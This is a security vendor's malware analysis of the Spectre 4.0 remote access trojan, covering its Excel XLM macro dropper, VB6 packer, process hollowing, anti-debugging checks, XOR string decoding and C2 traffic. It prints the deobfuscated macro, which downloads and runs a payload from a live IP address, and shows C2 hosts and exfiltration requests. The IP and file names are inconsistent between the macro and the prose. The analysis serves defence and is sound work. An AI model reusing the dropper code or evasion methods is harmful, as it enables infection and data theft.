

Spectre v4.0: the speed of malware threats after the pandemics

yoroi.company/research/spectre-v4-0-the-speed-of-malware-threats-after-the-pandemics/

October 22, 2021



10/22/2021

Introduction

Cybercrime is today the first threat for businesses and actors are still evolving their malicious business models. In fact, the criminal ecosystem goes beyond the Malware-as-a-Service, many malware developers are increasing their dangerousness by providing infrastructure rental services included in the malicious software fee. This trend is slowly widening the audience of new hackers joining the criminal communities. As Malware ZLAB we constantly monitor this trend to ensure defense capabilities to constituency and partner organizations rely on Yoroi's services to defend their business, and recently we noticed peaks of activity and fast evolution of a new emerging malware threat, the "Spectre" Remote Access Trojan (TH-309).

The first versions of this malware first appeared in 2017, but only during 2021 its developers heavily worked on the code: we identified the three major version changes in the malware just in the past few months.

This exponential evolution of the codebase passed from version 2 of March 2021 to version 4, advertised in the underground communities during the past weeks and including infrastructure renting services too. For this reason, we decided to keep a closer eye on the changes and evolution of this fast-moving threat.

Technical Analysis

During our darknet monitoring activities, we found that in March 2021 an actor advertised a particular project named Spectre 2.0.




Figure 1: Piece of the publication of Spectre project capabilities

From this point, the evolution and the commercialization of the RAT progressively increased. In fact, the malicious project reached version 3 in June and then quickly version 4, which we observed being abused in malicious campaigns targeting European users in September.

The Malicious Document

The infection starts with a malicious document weaponized with a malicious XLM macro.

Hash	d99c7a4c9a5619f64f32a600a20f49907b0cdf933de307ae2b073d3a6e173b53
Threat	Maldoc Dropper
Brief Description	Malicious document with XLM macro
SSDEEP	192:+4Vp6dEK33AOixdTXjTzQqav/JXpS09GR7RcOtO:OPnAtxdThQQu/FpFGXhO

Table 1: Static Information about the sample

During the last few days, we noticed that XLM macros are widespread in malicious documents so far, due to the fact it is a legacy technology supported in current Microsoft Office versions yet, and the experience shows that they are quite affordable at avoiding detection from antimalware engines.

```
CELL:FHA123 , FullEvaluation , False
CELL:FHA124 , FullEvaluation , False
CELL:FHA125 , PartialEvaluation , "fil=FOPEN("=-REPLACE(GET.WORKSPACE(23),-5,17,"*****)&pwdows.vbs",3)"
CELL:FHA126 , PartialEvaluation , FWRITE("fil","On Error Resume Next")
CELL:FHA127 , PartialEvaluation , FWRITE("fil",sha1vf8l = "Ado")
CELL:FHA128 , PartialEvaluation , FWRITE("fil",o39lqchj = "db.Str")
CELL:FHA129 , PartialEvaluation , FWRITE("fil",iunv6g0j = "Micros")
CELL:FHA130 , PartialEvaluation , FWRITE("fil",ntb63zju = "oft.XMLH")
CELL:FHA131 , PartialEvaluation , FWRITE("fil",af69c8k3 = "http://176.123.2.79/upload/winpro.exe")
CELL:FHA132 , PartialEvaluation , FWRITE("fil",dim u9tvsig: Set u9tvsig = createobject(iunv6g0j & ntb63zju & "TTP")
CELL:FHA133 , PartialEvaluation , FWRITE("fil",dim tvozas3s: Set tvozas3s = createobject(sha1vf8l & o39lqchj & "eam")
CELL:FHA134 , PartialEvaluation , FWRITE("fil",u9tvsig.Open "GET", af69c8k3, False)
CELL:FHA135 , PartialEvaluation , FWRITE("fil",u9tvsig.Send)
CELL:FHA136 , PartialEvaluation , FWRITE("fil",with tvozas3s)
CELL:FHA137 , PartialEvaluation , FWRITE("fil",.type = 1)
CELL:FHA138 , PartialEvaluation , FWRITE("fil",.open)
CELL:FHA139 , PartialEvaluation , FWRITE("fil",.write u9tvsig.responseBody)
CELL:FHA140 , PartialEvaluation , FWRITE("fil",.savetofile "vgfHbarOppportunity.exe", 2)
CELL:FHA141 , PartialEvaluation , FWRITE("fil",end with)
CELL:FHA142 , PartialEvaluation , FWRITE("fil",shee = "She")
CELL:FHA143 , PartialEvaluation , FWRITE("fil",CreateObject(shee & "ll.Application").Open("vgfHbarOppportunity.exe")
CELL:FHA144 , PartialEvaluation , FWRITE("fil",Err.Clear)
CELL:FHA145 , PartialEvaluation , =FCLOSE(fil)
CELL:FHA146 End , HALT()
```

Figure 2: Snippet of the XLM macro

The malicious routine starts with the "auto_open" function, the first instruction creates a file named "windows.vbs" in the startup folder. Then, the malicious document proceeds to write the VBS code in this file, that downloads the payload from "hxxp://176.123.2.179/upload/winpro.exe", saves it as "HbarOpportunity.exe" and executes it.

The VB6 Stub

At this point, we start to dig into the "HbarOpportunity.exe" dropped binary. It has the following static information:

Hash	9f8d67fdc1473c31193fb36e7ca37005c9af1c4052f8944c42f4eb0ba6188448
Threat	Spectre RAT packer
Brief Description	Packer of Spectre RAT written in VB6
SSDEEP	12288:xEO2OYzW3RbnYxGtGnYxGtX0i5t7KY2JaGNK6laMSWcyoiY+Y683h:b25zW3Ro05gSeiY+V4h

Table 2: VB6 Packed sample




Figure 3: Evidence of VB6 compiler

This packer is designed to decrypt the payload and execute it in a stealthier way. Despite that, we were able to intercept the routine loading of the shellcode in memory, which loads the unpacked payload.




Figure 4: Shellcode loading through the CallWindowProcW API call

The above figure shows the packer's trick adopted to load the shellcode in memory: it calls a Windows API function named "CallWindowProcw" of "user32.dll". According to the MSDN documentation, the function passes message information to the specified window procedure through the callback methodology. This function can be used even in a malicious way: the malware developer used a known shellcode injection via the callback technique (example [here](#)).

After jumping to the malicious code, the malware uses a self-decrypting routine to extract the last piece of code:




Figure 5: Self shellcode decrypting routine

Then, the malware shows the malicious APIs used to inject the payload inside a newly spawned process:

```

0029FCD9 C8 FD FF FF 68 65 72 6E 65 6C 33 32 00 E8 F5 FD Eyykernel32.èyy
0029FCE9 FF FF 43 72 65 61 74 65 50 72 6F 63 65 73 73 57 yyCreateProcessW
0029FCF9 00 E8 12 FE FF FF 4E 74 55 6E 6D 61 70 56 69 65 .e.byNtUnmapvie
0029FD09 77 4F 66 53 65 63 74 69 6F 6E 00 E8 25 FD FF FF wofSection.eyyy
0029FD19 6E 74 64 6C 6C 00 E8 22 FD FF FF 4E 74 41 6C 6C ntdll.e"yyNtAll
0029FD29 6F 63 61 74 65 56 69 72 74 75 61 6C 4D 65 6D 6F ocateVirtualMemo
0029FD39 72 79 00 E8 13 FE FF FF 4E 74 57 72 69 74 65 56 ry.e.byNtWriteV
0029FD49 69 72 74 75 61 6C 4D 65 6D 6F 72 79 00 E8 78 FE irtualMemory.e[
0029FD59 FF FF 4E 74 47 65 74 43 6F 6E 74 65 78 74 54 68 yyNtGetContextTh
0029FD69 72 65 61 64 00 E8 BE FE FF FF 4E 74 53 65 74 43 read.ebyNtSetC
0029FD79 6F 6E 74 63 78 74 54 68 72 65 61 64 00 E8 4 FE ontextThread.eAb
0029FD89 FF FF 4E 74 52 65 73 75 6D 65 54 68 72 65 61 64 .euyyNtResumeThre
0029FD99 00 E8 FA FE FF FF 54 65 72 6D 69 6E 61 74 65 50 .euyyTerminateP
0029FDA9 72 6F 63 65 73 73 00 E8 87 FE FF FF 47 65 74 45 rocess.e.byGetE
0029FDB9 78 69 74 43 6F 64 65 50 72 6F 63 65 73 73 00 E8 xitCodeProcess.e
0029FDC9 EA FC FF FF 47 65 74 43 6F 6D 6D 61 6E 64 4C 69 .euyyGetCommandL1
0029FDD9 6E 65 57 00 90 90 90 90 8E 73 9D 39 58 88 3C 24 new....s.9[.<3
0029FDE9 B8 A4 03 00 00 83 E8 04 31 37 83 C7 04 85 C0 75 .x....è.17.C.Au
0029FDF9 F4 C3 00 00 AB AB AB AB FE EE FE 00 0A.<<<<<<<<<<<<<<<pbp
0029FE09 00 00 00 00 00 00 00 7C E4 5E F7 18 5C 00 00 C4 .....|A...A

```

Figure 6: Extraction of the Injection API calls

```

0002FE94 NtAllocateVirtualMemory
0002FEB1 NtWriteVirtualMemory
0002FECB NtGetContextThread
0002FEE3 NtSetContextThread
0002FEFB NtResumeThread
0002FF0F TerminateProcess
0002FF25 GetExitCodeProcess
0002FF3D GetCommandLineW
0003025B w0z2V

```

Figure 7: Extracted Strings

These APIs are the lower-level functions required to implement the ProcessHollowing injection technique. In this case, the canonical "WriteProcessMemory" function is replaced by the "NtWriteVirtualMemory" native API, as shown in the following screen:




Figure 8: Code Injection through ZwWriteVirtualMemory API

The Spectre 4 Payload

At this point, we decided to dig into the analysis of the unpacked payload

Hash	0fa4f066bdf3f4f7769afe4a01e4cba8680ac200743aaf24d0a3e9d1e76c83e3
Threat	Spectre Stealer/RAT
Brief Description	Spectre 4.0 / Unpacked Sample / C++
SSDEEP	12288:BjK6AN9Szx16ZrFiOxz4ipIhBY/a6mG8zpx9dLvxy1TwS107EKL99+Fd4hvXGwcZ:tK6kT8p6ml1dEv6eZDIALA

Table 3: Static information about the payload

The first interesting thing that emerged from the sample is the usage of an additional layer of classic Anti-Analysis controls performed by checking the presence of known malware analysis tools.

011DEC05	39	push esi	esi: "ollydbg"
011DEC06	6A 00	push 0	
011DEC08	6A 02	push 2	
011DEC0A	C785 B8FDFFFF 2C0200	mov dword ptr ss:[ebp-248],22C	
011DEC14	E8 ED8B0000	call <JMP.&CreateToolhelp32Snapshot>	
011DEC19	8BF0	mov esi,eax	esi: "ollydbg"
011DEC1B	8D45 08	lea eax,dword ptr ss:[ebp+8]	
011DEC1E	50	push eax	
011DEC1F	8D45 E4	lea eax,dword ptr ss:[ebp-1C]	[ebp-1C]: "ollydbg.exe"
011DEC22	50	push eax	
011DEC23	E8 E8450000	call 400000.winpro.bin.11E3210	
011DEC28	59	pop ecx	
011DEC29	59	pop ecx	
011DEC2A	8D85 B8FDFFFF	lea eax,dword ptr ss:[ebp-248]	
011DEC30	50	push eax	
011DEC31	56	push esi	esi: "ollydbg"
011DEC32	E8 D58B0000	call <JMP.&Process32FirstW>	
011DEC37	33DB	xor ebx,ebx	
011DEC39	43	inc ebx	
011DEC3A	38C3	cmp eax,ebx	
011DEC3C	74 54	je 400000.winpro.bin.11DEC92	
011DEC3E	56	push esi	esi: "ollydbg"
011DEC3F	FF15 58C12001	call dword ptr ds:[<&CloseHandle>]	
011DEC45	32DB	xor b1,b1	
011DEC47	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	[ebp-1C]: "ollydbg.exe"
011DEC4A	E8 F98BFEEF	call 400000.winpro.bin.11CA848	
011DEC4F	8D4D 08	lea ecx,dword ptr ss:[ebp+8]	
011DEC52	E8 CB8BFEEF	call 400000.winpro.bin.11CA822	
011DEC57	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
011DEC5A	8AC3	mov al,b1	
011DEC5C	5E	pop esi	esi: "ollydbg"
011DEC5D	33CD	xor ecx,ebp	
011DEC5F	5B	pop ebx	
011DEC60	E8 5E7C0000	call 400000.winpro.bin.11E68C3	
011DEC65	C9	leave	
011DEC66	C3	ret	

Figure 9: Evasion technique evidence

The complete process list of the searched processes is the following:

ollydbg, ProcessHacker, tcpview, autoruns, autorunsc, filemon, procmon, procmon64, regmon, procepx, idaq, idaq64, ImmunityDebugger, Wireshark, winjector-helper-64, pythonw, python, pyw, regshot, dsniiff, netmon, pr0c3xp, netsniffer, winspy, windump, mdpmon, ettercap, malmon, apispy32, idag, apispy, pex

After the evasion controls, the malware decodes its sensitive strings which outlook the sample's capabilities, i.e., the "keyboard keys" string, likely for keylogging, and a regular expression designed to match bitcoin wallet addresses.

```
chrome.exe
msedge.exe
firefox.exe
cmd.exe
^(bc1[13])[a-zA-HJ-NP-Z0-9]{25,39}$
--start-maximized -
disable-background-mode --allow-no-sandbox-job --disable-3d-apis --disable-gpu --disable-d3d11 --user-data-dir=
null
-no-remote -profile
.exe
^0x[a-fA-F0-9]{40}$
Chrome_WidgetWin_1
.tmp
MozillaWindowClass
consoleWindowClass
Profiles
&mid=
&data=
&act=
&key=
&app=
machine_id
username
computername
ollydbg, ProcessHacker, tcpview, autoruns, autorunsc, filemon, procmon, procmon64, regmon, procepx, idaq, idaq64, ImmunityDebugger, Wireshark, d
winjector-helper-
64, pythonw, python, pyw, regshot, dsniiff, netmon, pr0c3xp, netsniffer, winspy, windump, mdpmon, ettercap, malmon, apispy32, idag, apispy, pexplor
\Google\Chrome\User Data
```

Figure 10: Piece of the decoded strings

The String Decoding Trick

As previously stated, these strings are not plaintext: they are obfuscated with an XOR operation using the hardcoded value "0x47". Despite the simple key, the decoding routine brings chunks of encrypted strings from many locations. In fact, the obfuscated string is formed by getting some of the characters from the data section, and the rest as stack strings.

011FB0EC	55	push ebp	
011FB0ED	88EC	mov ebp,esp	
011FB0EF	83EC 2C	sub esp,2C	
011FB0F2	A1 E4F72501	mov eax,dword ptr ds:[125F7E4]	0125F7E4:"ouÅšu"
011FB0F7	33C5	xor eax,ebp	
011FB0F9	8945 FC	mov dword ptr ss:[ebp-4],eax	
011FB0FC	64:A1 2C000000	mov eax,dword ptr [2C]	0000002C:"H:8\x01"
011FB0E0	880D 942D2601	mov ecx,dword ptr ds:[1262D94]	
011FB0E2	0F2805 70F02401	movaps xmm0,xmmword ptr ds:[124F070]	first buffer
011FB0E0F	0F1145 D4	movups xmmword ptr ss:[ebp-2C],xmm0	
011FB0E13	57	push edi	
011FB0E14	8B0C88	mov ecx,dword ptr ds:[eax+ecx*4]	
011FB0E17	BF 48042601	mov edi,400000.winpro.bin.1260448	
011FB0E1C	0F2805 80F02401	movaps xmm0,xmmword ptr ds:[124F080]	second buffer
011FB0E23	A1 90192601	mov eax,dword ptr ds:[1261990]	
011FB0E28	0F1145 E4	movups xmmword ptr ss:[ebp-1C],xmm0	
011FB0E2C	C745 F4 20692424	mov dword ptr ss:[ebp-C],24246920	stack string
011FB0E33	C645 F8 47	mov byte ptr ss:[ebp-8],47	47:'G' - stack string
011FB0E37	3B81 04000000	cmp eax,dword ptr ds:[ecx+4]	
011FB0E3D	7F 12	jg 400000.winpro.bin.11FB0E51	
011FB0E3F	EB 01	jmp 400000.winpro.bin.11FB0E42	
011FB0E41	5E	pop esi	
011FB0E42	884D FC	mov ecx,dword ptr ss:[ebp-4]	
011FB0E45	88C7	mov eax,edi	
011FB0E47	33CD	xor ecx,ebp	

Figure 11: How the obfuscated string is formed

In the following decoding routine example, we can also see the decoding of the command-and-control servers.

011FA989	8079 24 00	cmp byte ptr ds:[ecx+24],0	
011FA98D	74 0C	je 400000.winpro.bin.11FA998	
011FA98F	33C0	xor eax,eax	
011FA991	803408 47	xor byte ptr ds:[eax+ecx],47	eax+ecx*1:"1(+3&.5\"j(1\"575(
011FA995	40	inc eax	
011FA996	83F8 25	cmp eax,25	25:'%'
011FA999	72 F6	jb 400000.winpro.bin.11FA991	ecx:"1(+3&.5\"j(1\"575(#2\$3.(
011FA998	8BC1	mov eax,ecx	
011FA99D	C3	ret	
011FA99E	8079 2A 00	cmp byte ptr ds:[ecx+2A],0	
011FA9A2	74 0C	je 400000.winpro.bin.11FA980	
011FA9A4	33C0	xor eax,eax	
011FA9A6	803408 47	xor byte ptr ds:[eax+ecx],47	eax+ecx*1:"1(+3&.5\"j(1\"575(
011FA9AA	40	inc eax	
011FA9AB	83F8 2B	cmp eax,2B	2B:'+'
011FA9AE	72 F6	jb 400000.winpro.bin.11FA9A6	ecx:"1(+3&.5\"j(1\"575(#2\$3.(
011FA980	8BC1	mov eax,ecx	
011FA982	C3	ret	
011FA983	8079 38 00	cmp byte ptr ds:[ecx+38],0	
011FA987	74 0C	je 400000.winpro.bin.11FA9C5	
011FA989	33C0	xor eax,eax	
011FA98B	803408 47	xor byte ptr ds:[eax+ecx],47	eax+ecx*1:"1(+3&.5\"j(1\"575(
011FA98F	40	inc eax	
011FA9C0	83F8 39	cmp eax,39	39:'9'
011FA9C3	72 F6	jb 400000.winpro.bin.11FA98B	

Figure 12: Before the C2 decryption

011FA989	8079 24 00	cmp byte ptr ds:[ecx+24],0	
011FA98D	74 0C	je 400000.winpro.bin.11FA998	
011FA98F	33C0	xor eax,eax	
011FA991	803408 47	xor byte ptr ds:[eax+ecx],47	eax:"voltaire-overproduction-b
011FA995	40	inc eax	
011FA996	83F8 25	cmp eax,25	eax:"voltaire-overproduction-b
011FA999	72 F6	jb 400000.winpro.bin.11FA991	eax:"voltaire-overproduction-b
011FA998	8BC1	mov eax,ecx	eax:"voltaire-overproduction-b
011FA99D	C3	ret	
011FA99E	8079 2A 00	cmp byte ptr ds:[ecx+2A],0	
011FA9A2	74 0C	je 400000.winpro.bin.11FA980	
011FA9A4	33C0	xor eax,eax	
011FA9A6	803408 47	xor byte ptr ds:[eax+ecx],47	eax:"voltaire-overproduction-b
011FA9AA	40	inc eax	
011FA9AB	83F8 2B	cmp eax,2B	eax:"voltaire-overproduction-b
011FA9AE	72 F6	jb 400000.winpro.bin.11FA9A6	eax:"voltaire-overproduction-b
011FA980	8BC1	mov eax,ecx	eax:"voltaire-overproduction-b
011FA982	C3	ret	
011FA983	8079 38 00	cmp byte ptr ds:[ecx+38],0	
011FA987	74 0C	je 400000.winpro.bin.11FA9C5	
011FA989	33C0	xor eax,eax	
011FA98B	803408 47	xor byte ptr ds:[eax+ecx],47	eax:"voltaire-overproduction-b
011FA98F	40	inc eax	
011FA9C0	83F8 39	cmp eax,39	eax:"voltaire-overproduction-b
011FA9C3	72 F6	jb 400000.winpro.bin.11FA98B	

Figure 13: After the C2 decryption

C2 Communication

The C2 communication respects the classic botnet models, where the infected machine constantly pings the c2 server using a beaconing mechanism, and the server replies to the HTTP requests with the peculiar string "SERVERUP".

```

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

SERVERUPPOST /v4/api_t.php HTTP/1.1
Accept: text/*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: UserAgent
Host: voltaire-overproduction-bordering.cc
Content-Length: 90
Cache-Control: no-cache
Cookie: PHPSESSID=b1bde0eaf18755930c7fadd359d0e1f0

id=15&mid=&cmd_id=2&msg_id=204&msg=C:\Users\Admin\AppData\Roaming\IronPortCenter\unzip.exe

```

Figure 14: C2 communication evidence

After that, the bot declares which commands it executes. One of the first is the downloading of the “unzip.exe” utility, which could be useful for further operations. Other commodity tools are then downloaded into the infected machine inside a package called “libraries.zip”.

```

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

SERVERUPGET /v4/down/libraries.zip HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: voltaire-overproduction-bordering.cc
Connection: Keep-Alive
Cookie: PHPSESSID=b1bde0eaf18755930c7fadd359d0e1f0

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Sep 2021 07:53:21 GMT
Content-Type: application/zip
Content-Length: 3489492
Last-Modified: Tue, 14 Sep 2021 20:56:18 GMT
Connection: keep-alive
ETag: "61410c72-353ed4"
Accept-Ranges: bytes

PK.....e.K.yq1...@.....7zxa.dll...x.....d'...b.X%j....5.Q.7.....1..d.B.m%. )mi. .$.6.2..b...R}k{.....FK...1"
.O...FE.uC
..02.9.../.?...=<.....{.....k.g.8N.?.].....sr.....)W.0.
{v.k...E...*.g].....~.k.....J...Q/'...d.....w.^}....}.X.u...
7..N.....Y...i.....J.....i.m130..*Mo.....i.....D.GR~@.....}.X.....E|.w.....q7.J.0.U.....<...}
0'p...'. L..f.....PT.%`b`s.;.....|I.
..
.<?}%./..06M.....I..8G^.....gFp.y.K.=..3&...$.0..a...V.6..8.]..._W.
.j:..

```

Figure 15: Downloading of utilities

The content of the “libraries.zip” package is the following:

vcruntime140.dll	82,8 kB	unknown	21 dicembre 2020, 17:10
sqlite3.dll	959,2 kB	unknown	01 dicembre 2020, 16:38
softokn3.dll	247,5 kB	unknown	21 dicembre 2020, 17:10
PsInfo64.exe	351,9 kB	DOS/Windows ...	05 luglio 2016, 15:27
PsInfo.exe	313,5 kB	DOS/Windows ...	05 luglio 2016, 15:32
nss3.dll	2,2 MB	unknown	21 dicembre 2020, 17:10
msvcp140.dll	453,4 kB	unknown	21 dicembre 2020, 17:10
mozglue.dll	560,3 kB	unknown	21 dicembre 2020, 17:10
freebl3.dll	639,2 kB	unknown	21 dicembre 2020, 17:10
7zxa.dll	147,5 kB	unknown	28 agosto 2017, 10:40
7za.exe	690,7 kB	DOS/Windows ...	28 agosto 2017, 10:40
7za.dll	256,5 kB	unknown	28 agosto 2017, 10:40

Figure 16: Content of **libraries.zip**

The malware spawns “PsInfo64” utility in order to perform a reconnaissance operation of the infected machine. The other files contained inside the package are of two types, the first one is the complete 7-zip command-line program, with its DLLs and executable, useful to compress and decompress data to share with the C2. The second one comprehends all libraries which are dependencies for the Mozilla Firefox browser, necessary for data exfiltration.

```

Process Created      process: cmd.exe      time: 86453          kind: Create         pid: 364
                    parent_proc: 70       orig: true           status: 0x00000000
                    image: C:\Windows\SysWOW64\cmd.exe
                    cmd: "C:\Windows\System32\cmd.exe" /C C:\Users\Admin\AppData\Roaming\IronPortCenter\PsiInfo64.exe /accept
                        eula kernel > "C:\Users\Admin\AppData\Roaming\IronPortCenter\os_out"
    
```

Figure 17: Example of usage of PsInfo64

The Malicious Code Evolution

We compared the two main versions of the same malware released in 2021, the v2 and the v4. The main functions of these two samples show the same structure, but the complexity of the features has indisputably grown.

<pre> void main(void) { code *pcVar1; int32_t iVar2; fcn.0040f916(); (*_CreateMutexA)(0, 1, *(undefined4 *)0x46f000); iVar2 = (*_GetLastError)(); if (iVar2 == 0xb7) { fcn.004315d2(0); } fcn.00414309(); fcn.0041431b(); fcn.0041b0bc(); fcn.00427fac(); if (*"\x01\x01\x01\x01\x01\x01\x01" == '\0') { fcn.004210b2(); } pcVar1 = _CreateThread; (*_CreateThread)(0, 0, 0x418e01, 0, 0, 0); (*pcVar1)(0, 0, 0x410a38, 0, 0, 0); (*pcVar1)(0, 0, 0x418c5e, 0, 0, 0); do { fcn.0042956c(); (*_Sleep)(60000); } while(true); } </pre>	<pre> void main(void) { code *pcVar1; undefined4 uVar2; int32_t iVar3; fcn.004166e6(); (*_SetProcessDPIAware)(); uVar2 = 0x470f04; if (0xf < *(uint32_t *)0x470f18) { uVar2 = *(undefined4 *)0x470f04; } (*_CreateMutexA)(0, 1, uVar2); iVar3 = (*_GetLastError)(); if (iVar3 == 0xb7) { fcn.0043c589(0); } fcn.0041ac3c(); fcn.0042f145(); fcn.0041ac4e(); fcn.004226e5(); fcn.004291f3(); fcn.00431dc4(); fcn.00432927(); fcn.00431ae4(); fcn.00433bc7(); fcn.004325f1(); if (*"\x01\x01\x01\x01\x01\x01\x01" == '\0') { fcn.004294bb(); } pcVar1 = _CreateThread; (*_CreateThread)(0, 0, 0x41fc87, 0, 0, 0); (*pcVar1)(0, 0, 0x432136, 0, 0, 0); (*pcVar1)(0, 0, fcn.00431782, 0, 0, 0); (*pcVar1)(0, 0, 0x417523, 0, 0, 0); (*pcVar1)(0, 0, 0x41faa6, 0, 0, 0); fcn.004215dd(); do { fcn.004340c2(); (*_Sleep)(60000); } while(true); } </pre>
---	--

Figure 18: Diff analysis of the main function pseudocode

In the above figure we have on the left the version 2.0 of the sample (hash: d0a9a0fc888a7c3aa49e0570d7878118a4e5933b16d8fe92626ff6c498c4781d) and on the right the recent v4 sample discussed in previous sections. The progressive development of the code added many functions enriching the malware capabilities.

